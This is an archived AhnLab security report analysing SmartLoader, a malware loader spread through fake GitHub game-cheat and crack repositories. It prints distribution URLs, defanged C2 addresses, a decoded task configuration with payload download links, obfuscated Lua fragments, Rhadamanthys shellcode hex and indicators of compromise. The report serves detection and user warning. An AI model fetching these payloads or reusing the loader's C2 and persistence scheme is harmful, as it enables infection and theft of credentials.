

# Distribution of SmartLoader Malware via Github Repository Disguised as a Legitimate Project

By ATCP

Published: 2025-08-07 · Archived: 2026-04-10 02:08:12 UTC

AhnLab SEcurity intelligence Center (ASEC) has recently discovered the massive distribution of SmartLoader malware through GitHub repositories. These repositories are carefully crafted to appear as legitimate projects and are attracting user interest by focusing on topics such as game cheats, software cracks, and automation tools. Each repository contains a README file and a compressed file, which in turn contains the SmartLoader malware.

- **SmartLoader Distribution URLs**

[https://github.com/\[Threat Actor Account\]/Maple-Story-](https://github.com/[Threat Actor Account]/Maple-Story-Menu/releases/download/v3.2.0/Maple.Story.Menu.v3.2.0.zip)

[Menu/releases/download/v3.2.0/Maple.Story.Menu.v3.2.0.zip](https://github.com/[Threat Actor Account]/Maple.Story.Menu.v3.2.0.zip)

[https://github.com/\[Threat Actor Account\]/Minecraft-Vape-](https://github.com/[Threat Actor Account]/Minecraft-Vape-Client/releases/download/v1.3.1/Minecraft.Vape.Client.v1.3.1.zip)

[Client/releases/download/v1.3.1/Minecraft.Vape.Client.v1.3.1.zip](https://github.com/[Threat Actor Account]/Minecraft.Vape.Client.v1.3.1.zip)

[https://github.com/\[Threat Actor Account\]/ms-rewards-automation/releases/download/v1.8.1/ms-rewards-](https://github.com/[Threat Actor Account]/ms-rewards-automation/releases/download/v1.8.1/ms-rewards-automation.v1.8.1.zip)

[automation.v1.8.1.zip](https://github.com/[Threat Actor Account]/ms-rewards-automation.v1.8.1.zip)

[https://github.com/\[Threat Actor Account\]/ddos-protection/releases/download/uncork/ddos-protection-](https://github.com/[Threat Actor Account]/ddos-protection/releases/download/uncork/ddos-protection-uncork.zip)

[uncork.zip](https://github.com/[Threat Actor Account]/ddos-protection/releases/download/uncork/ddos-protection-uncork.zip)

[https://github.com/\[Threat Actor](https://github.com/[Threat Actor Account]/strongvpn/releases/download/pseudobrotherly/strongvpn_pseudobrotherly.zip)

[Account\]/strongvpn/releases/download/pseudobrotherly/strongvpn\\_pseudobrotherly.zip](https://github.com/[Threat Actor Account]/strongvpn/releases/download/pseudobrotherly/strongvpn_pseudobrotherly.zip)

[https://github.com/\[Threat Actor Account\]/VSDC-Video-Editor-Pro-Crack/releases/download/2.3.3/vsdc-video-](https://github.com/[Threat Actor Account]/VSDC-Video-Editor-Pro-Crack/releases/download/2.3.3/vsdc-video-editor-pro-crack-2.3.3.zip)

[editor-pro-crack-2.3.3.zip](https://github.com/[Threat Actor Account]/VSDC-Video-Editor-Pro-Crack/releases/download/2.3.3/vsdc-video-editor-pro-crack-2.3.3.zip)

[https://github.com/\[Threat Actor Account\]/Instagram-Followers-Booster-](https://github.com/[Threat Actor Account]/Instagram-Followers-Booster-v2.4.5/releases/download/v1.3.6/instagram-followers-booster-v2.4.5-v1.3.6.zip)

[v2.4.5/releases/download/v1.3.6/instagram-followers-booster-v2.4.5-v1.3.6.zip](https://github.com/[Threat Actor Account]/Instagram-Followers-Booster-v2.4.5/releases/download/v1.3.6/instagram-followers-booster-v2.4.5-v1.3.6.zip)

[https://github.com/\[Threat Actor Account\]/Call-of-Duty-Modern-Warfare-3-MW3-Hack-Cheat-Aimbot-Esp-](https://github.com/[Threat Actor Account]/Call-of-Duty-Modern-Warfare-3-MW3-Hack-Cheat-Aimbot-Esp-Unban-Hwid-Unlocks-GunLVL/releases/download/desertless/Desertless.zip)

[Unban-Hwid-Unlocks-GunLVL/releases/download/desertless/Desertless.zip](https://github.com/[Threat Actor Account]/Call-of-Duty-Modern-Warfare-3-MW3-Hack-Cheat-Aimbot-Esp-Unban-Hwid-Unlocks-GunLVL/releases/download/desertless/Desertless.zip)

[https://github.com/\[Threat Actor Account\]/MCP-Manager-](https://github.com/[Threat Actor Account]/MCP-Manager-GUI/releases/download/v1.6.1/MCP.Manager.GUI.v1.6.1.zip)

[GUI/releases/download/v1.6.1/MCP.Manager.GUI.v1.6.1.zip](https://github.com/[Threat Actor Account]/MCP-Manager-GUI/releases/download/v1.6.1/MCP.Manager.GUI.v1.6.1.zip)

[https://github.com/\[Threat Actor Account\]/Project-Zomboid-Hack/releases/download/scholae/project-zomboid-](https://github.com/[Threat Actor Account]/Project-Zomboid-Hack/releases/download/scholae/project-zomboid-hack-scholae.zip)

[hack-scholae.zip](https://github.com/[Threat Actor Account]/Project-Zomboid-Hack/releases/download/scholae/project-zomboid-hack-scholae.zip)

[https://github.com/\[Threat Actor Account\]/portfolio/raw/refs/heads/main/Software.zip](https://github.com/[Threat Actor Account]/portfolio/raw/refs/heads/main/Software.zip)

Upon searching for keywords such as game hacks, software crack, and automation tool, the GitHub repository containing the SmartLoader malware is displayed at the top of the search results, allowing users to easily access it.




Figure 1. The SmartLoader distribution site being displayed at the top of Google search results

The GitHub repository disguised as a legitimate project contains a README file and other project-related files. The README file is well-written and includes an overview of the project, a table of contents, key features, and installation and usage instructions, making it difficult for regular users to recognize the repository as a malware distribution site. Users follow the provided installation instructions and download the compressed file, which contains the malware.




Figure 2. A GitHub repository disguised as a legitimate project (1)




Figure 3. GitHub repository disguised as a legitimate project (2)



Headers	TextView	SyntaxView	WebForms	HexView	Auth	Cookies	Raw	JSON	XML
003B55CC	6A 73 6F 6E 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74								json..Content-Disposit
003B55E2	69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22								ion: form-data; name="
003B55F8	64 61 74 61 22 0D 0A 0D 0A 7B 22 64 61 74 61 22 3A 20 22 59 54 51								data"....{"data": "YTQ
003B560E	73 59 54 67 73 5A 44 45 73 59 54 63 73 59 6A 51 73 59 54 4D 73 4F								sYTgsZDEsYTcsYjQsYTMsO
003B5624	54 63 73 5A 44 41 73 4F 44 6B 73 4F 47 45 73 4F 57 4D 73 4F 47 49								TcsZDAsODksOGEsOWMsOGI
003B563A	73 4F 44 41 73 59 32 55 73 5A 44 63 73 59 54 45 73 59 54 67 73 59								sODAsY2UsZDcsYTEsYTgsY
003B5650	6A 45 73 4F 57 4D 73 59 6A 4D 73 4F 44 41 73 59 54 6B 73 4F 44 55								jEsOWMsYjMsODAsYTKsODU
003B5666	73 4E 6A 6B 73 4E 7A 59 73 4E 7A 6B 73 4F 44 67 73 4F 54 51 73 4F								sNjksNzYsNzksODgsOTQsO
003B567C	44 59 73 59 54 63 73 4F 47 4D 73 4F 47 4D 73 4E 32 51 73 4E 6D 59								DYsYTcsOGMsOGMsN2QsNmY
003B5692	73 59 54 67 73 4E 32 4D 73 4F 44 63 73 4E 6A 6B 73 4F 44 51 73 4F								sYTgsN2MsODcsNjksODQsO
003B56A8	57 51 73 4E 32 4D 73 4F 44 51 73 59 54 51 73 4F 44 67 73 4F 54 45								WQsN2MsODQsYTQsODgsOTE
003B56BE	73 4F 57 49 73 4F 54 51 73 4E 6D 49 73 4E 7A 63 73 59 57 51 73 4F								sOWIsOTQsNmIsNzcsYWQsO
003B56D4	44 41 73 5A 44 41 73 59 6D 45 73 5A 54 51 73 59 6A 4D 73 59 54 6B								DAsZDAsYmEsZTQsYjMsYTk
003B56EA	73 59 54 59 73 59 54 59 73 59 7A 4D 73 59 54 41 73 4F 54 6B 73 59								sYTYsYTYsYzMsYTAAsOTksY

Figure 6. Transmission of system information (encoded form)

Afterward, a screenshot of the infected PC and its system information are transmitted to the C2 server. Additional malicious behaviors are then performed based on the response value received from the server. The data exchanged with the C2 server is transmitted in an encrypted form through Base64 encoding and byte operations. The key value used in this process exists in an obfuscated form within the Lua script, and the key could be obtained in the dynamic memory.

- C2

hxxp://89.169.13[.]215/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs

```

JSON
  loader=YjMsNWIsZDIIsYmMsYmYsOTIsYzEsZGYsYWIsYjYsZDAsYmEsYmYsZDUIsYzYsOWQsYjYsOTYsOTQsOGQsN2IsYTMsNjMsNTYsOTMsYjYsYzUsZD
  tasks=OTMsYjQsOTIsYWMsYjMsNTMsODgsOGMsODQsODMsOWYsODAsN2EsODksY2UsYTEsYjIsZGYsN2MsYTcsNmIsOTksYWIsYTgsYTYsYjEsYzQsO
    
```

Figure 7. C2 response value

The response value is delivered in JSON format and contains two data: loader and tasks. Loader is a configuration value that controls the behavior of the malware, while tasks is a list of tasks to download and execute additional payloads. The following is the result of decoding this data using the obtained key.

Item	Decoded data
loader	{“bypass_defender”: 0, “autorun”: 0, “relaunch”: {“time”: 3600, “status”: false}, “tablet”: {“text”: “An error occurred”, “status”: false}, “hide”: 0, “persistence”: 1}
tasks	[{“id”: 814, “link”: “hxxps://github[.]com/kishoq123/Netrunner-Os-Abiy/releases/download/nasosubnasal/log.txt”, “file_path”: “AppData”, “file_name”: “Adobe\\adobe.lua“, “start”: 1, “autorun”: 0, “relaunch”: 0, “hide”: 0, “pump”: {“size”: 100, “status”: false}, “dll_loader”: {“func”: null, “type”: “LoadLibrary”}, “delivery”: “new”}, {“id”: 819, “link”: “hxxps://github[.]com/ngochoan1991/host/raw/ed0b087203f99717f2be9e93abc0cf9a4200c9/64.log”, “file_path”: “Temp”, “file_name”: “_x64.bin“, “start”: 1, “autorun”: 0, “relaunch”: 0, “hide”: 0, “pump”: {“size”: -1, “status”: false}, “dll_loader”: {“func”: null, “type”: “LoadLibrary”}, “delivery”: “new”}, {“id”: 820, “link”: “hxxps://github[.]com/ngochoan1991/host/raw/ed0b087203f99717f2be9e93abc0cf9a4200c9/86.log”, “file_path”: “Temp”, “file_name”: “_x86.bin“, “start”: 1, “autorun”: 0, “relaunch”: 0, “hide”: 0, “pump”: {“size”: -1, “status”: false}, “dll_loader”: {“func”: null, “type”: “LoadLibrary”}, “delivery”: “new”}]

Table 1. Decoded loader and tasks data

At the time of analysis, the tasks item had a total of three payloads, and after each payload is executed, the task ID and the country code of the infected PC are sent to the C2 server. The downloaded files are encoded in the same manner as described above and are decoded and executed in the memory. The functions of each file are as follows:

- C2  
hxxp://89.169.13[.]215/tasks/YTAsODYsODIsOWQsYTEsODGsOTAsOTUsNjUsN2Qs

1. adobe.lua

```
local U={"\076\057\067\079\108\101\107\061";"\049\110\113\070\049\068\076\078\118\114\055\061";"\065\075\061\061";"\108\048\110\103";
"\098\111\071\056\110\057\061\061";
"\047\109\112\120\078\113\084\117\052\112\051\056\112\074\052\071\089\056\078\066\065\107\103\120\085\065\120\077\101\079\082\068\114\056\100\069\087\
048\070\108\120\075\061\061";"\078\099\043\103\090\118\088\107\097\081\061\061";"\106\121\102\121\104\081\061\061";
"\083\070\047\085\073\051\121\077\054\087\053\069\053\065\065\085\066\074\108\061";
"\050\074\115\122\073\109\121\051\099\108\098\103\055\116\053\089\066\085\102\061";"\114\077\076\051\048\099\061\061";
"\083\085\089\120\055\085\107\061";
"\085\071\048\067\097\067\113\117\083\088\115\051\105\056\119\054\048\108\056\118\107\108\082\115\100\055\089\106\109\119\077\078\052\078\074\118\121\
074\116\072\115\049\082\052\120\068\053\122\119\089\057\113\113\109\108\080\053\117\120\083\109\118\082\086\068\090\050\113\053\080\070\116\120\101\08
1\049\056\115\118\105\077\071\067\072";"\055\114\065\115\118\116\053\121";"\081\071\116\105";
"\106\122\099\121\083\086\120\089\052\103\057\053\078\080\099\086\118\088\084\061";"\083\087\055\061";"\107\081\102\103\051\075\061\061";
"\065\078\083\075\122\116\073\057";"\121\070\070\115\078\081\061\061";"\077\054\056\084\089\099\061\061";
"\076\084\122\083\073\101\116\089\080\099\114\075\055\113\057\061";"\083\106\076\082";"\100\114\080\097";"\111\077\080\114\053\097\073\111";
"\075\097\055\097";"\083\051\090\110\068\105\052\070\114\057\117\118\118\081\061\061";"\086\105\106\098\105\081\061\061";"\100\105\070\065";
```

Figure 8. Decoded adobe.lua

This file is a obfuscated malicious Lua script that performs the same function as module.class. To maintain persistence, it is registered in the task scheduler under the name “WindowsErrorRecovery\_ODE4”. It sends a screenshot of the infected PC and system information to the C2 server, then performs additional malicious behaviors based on the response received from the server. At the time of analysis, the tasks item was empty, so the additional malicious behavior could not be identified.

- C2  
hxxp://95.164.53[.]26/api/YTAsODYsODIsOWQsYTEsODGsOTAsOTUsNjUsN2Qs

```
JSON
{
  "loader=YjMsNWIsZDIsYmMsYmYsOTIsYzEsZGYsYWIYjYsZDAsYmEsYmYsZDUYzYsOWQsYjYsOTYsOTQsOGQsN2IsYTMNjMst",
  "tasks=OTMsOTYs"
}
```

Figure 9. C2 response value

2. \_x64.bin

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	E8	C4	01	00	00	E9	94	01	00	00	E0	08	00	00	D0	93	èÄ...é"...à...Ð"
00000010	02	00	6D	3F	6B	28	9C	C8	BB	24	7F	04	C5	74	FD	9D	. .m?k(œÈ»\$. .Äty.
00000020	88	72	50	E9	2A	E5	02	12	80	C0	09	E0	EC	46	40	44	^rPé*â...èÄ. àiF@D
00000030	55	59	56	37	71	70	53	2D	73	43	33	55	51	51	4E	67	UYV7qpS-sC3UQQNg
00000040	44	71	6F	64	68	72	43	45	70	72	4D	56	4A	38	4B	7A	DqodhrCEprMVJ8Kz
00000050	49	31	5A	44	42	47	55	45	32	76	69	4F	53	56	78	64	IlZDBGUE2viOSVxd
00000060	54	6C	78	4C	77	5A	6E	34	69	7C	50	62	43	4A	4D	74	TlxLwZn4i PbCJMt
00000070	68	76	4E	35	56	56	52	57	45	68	74	59	59	50	31	68	hvN5VVRWEhtYYPlh
00000080	72	6E	34	77	44	5A	7A	57	76	4A	74	53	7C	34	76	58	rn4wDZzWvJtS 4vX
00000090	41	41	34	31	38	32	64	6B	63	4C	32	6D	6C	56	69	66	AA4182dkcL2mlVif
000000A0	76	4D	6D	5A	70	41	5A	66	67	39	65	4C	74	32	71	64	vMmZpAZfg9eLt2qd
000000B0	30	63	39	73	78	45	34	6A	53	79	5A	46	44	77	54	49	0c9sxE4jSyZFDwTI
000000C0	4C	76	6A	66	6A	50	56	61	4B	2D	59	4D	38	57	67	34	LvjfjPVaK-YM8Wg4

Figure 10. Decoded \_x64.bin

The file is a ShellCode that operates in a 64-bit environment and has been identified as the Infostealer malware, Rhadamanthys. Rhadamanthys performs injection into normal processes in Windows systems, and ultimately exfiltrates sensitive information related to email, FTP, and online banking services to the threat actor’s server.

- **Injection Target Processes**

- %Systemroot%\system32\openwith.exe
- %Systemroot%\system32\dialer.exe
- %Systemroot%\system32\dllhost.exe
- %Systemroot%\system32\rundll32.exe

### 3. \_x86.bin

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	E8	AB	01	00	00	E9	94	01	00	00	60	07	00	00	50	8C	è«...é”...`...PE
00000010	02	00	6D	3F	6B	28	9C	C8	BB	24	7F	04	C5	74	FD	9D	..m?k(αÈ»\$...Ātý.
00000020	88	72	50	E9	2A	E5	02	12	80	C0	09	E0	EC	46	40	71	ˆrPé*â...€À.àìF@q
00000030	76	6D	41	62	42	52	4E	54	4E	32	68	54	6E	79	34	33	vmAbBRNTN2hTny43
00000040	42	45	53	45	65	38	69	66	4D	75	79	57	2D	66	5A	4B	BESEe8ifMuyW-fZK
00000050	68	51	63	63	71	79	58	66	5A	71	34	4E	70	65	75	4A	hQccqyXfZq4NpeuJ
00000060	75	58	44	76	32	65	6B	74	46	64	43	63	57	70	4C	45	uXDv2ektFdCcWpLE
00000070	49	61	6A	70	61	43	4F	7A	68	6D	44	58	66	7A	41	4F	IajpaCOzhmDXfzAO
00000080	51	56	6D	4D	50	65	75	7A	59	4E	46	52	49	78	53	54	QVmMPeuzYNFRIxST
00000090	4B	30	55	4E	57	69	48	6B	70	74	45	52	46	74	36	59	KOUNWiHkptERFt6Y
000000A0	73	4F	77	77	68	62	78	73	49	78	38	69	70	5A	56	4B	sOwhbxsIx8ipZVK
000000B0	79	6E	53	75	79	43	39	45	55	71	68	31	4B	42	51	65	ynSuyC9EUqh1KBQe
000000C0	51	6F	51	6B	6F	37	71	63	58	34	65	36	48	41	43	70	QoQko7qcX4e6HACp

Figure 11. Decoded \_x86.bin

This file is a ShellCode that operates in a 32-bit environment, performing the same functions as the \_x64.bin file. It is the Rhadamanthys malware.

SmartLoader is mainly used to download InfoStealer malware, and there have been many cases of it being used to execute other malware such as Rhadamanthys, Redline, and Lumma Stealer. As paths searched using illegal or unofficial keywords such as game hacks, cracks, and automation tools are highly likely to lead to malware, software must be downloaded from official sources. Even if a README file is meticulously written, the repository may still be malicious, so the source of the repository, the credibility of the author, and the commit and activity history must be checked.

#### MD5

2ed91e48a8a0b731ca3a3f6a7708256d

4d744f3e77a4cb86a676da9c0a28b186

952065a30e60fb71a5a27e0b78233cf1

bd48378e8370372f1c59e404bcb5c840

e5c783b9c1a70bd10efb66a79ff55ea1

Additional IOCs are available on AhnLab TIP.

URL

[http://150\[.\]241\[.\]108\[.\]62/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs](http://150[.]241[.]108[.]62/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs)

[http://77\[.\]105\[.\]164\[.\]178/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs](http://77[.]105[.]164[.]178/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs)

[http://89\[.\]169\[.\]12\[.\]179/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs](http://89[.]169[.]12[.]179/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs)

[http://89\[.\]169\[.\]13\[.\]215/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs](http://89[.]169[.]13[.]215/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs)

[http://89\[.\]169\[.\]13\[.\]215/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs](http://89[.]169[.]13[.]215/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs)

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



---

Source: <https://asec.ahnlab.com/en/89551/>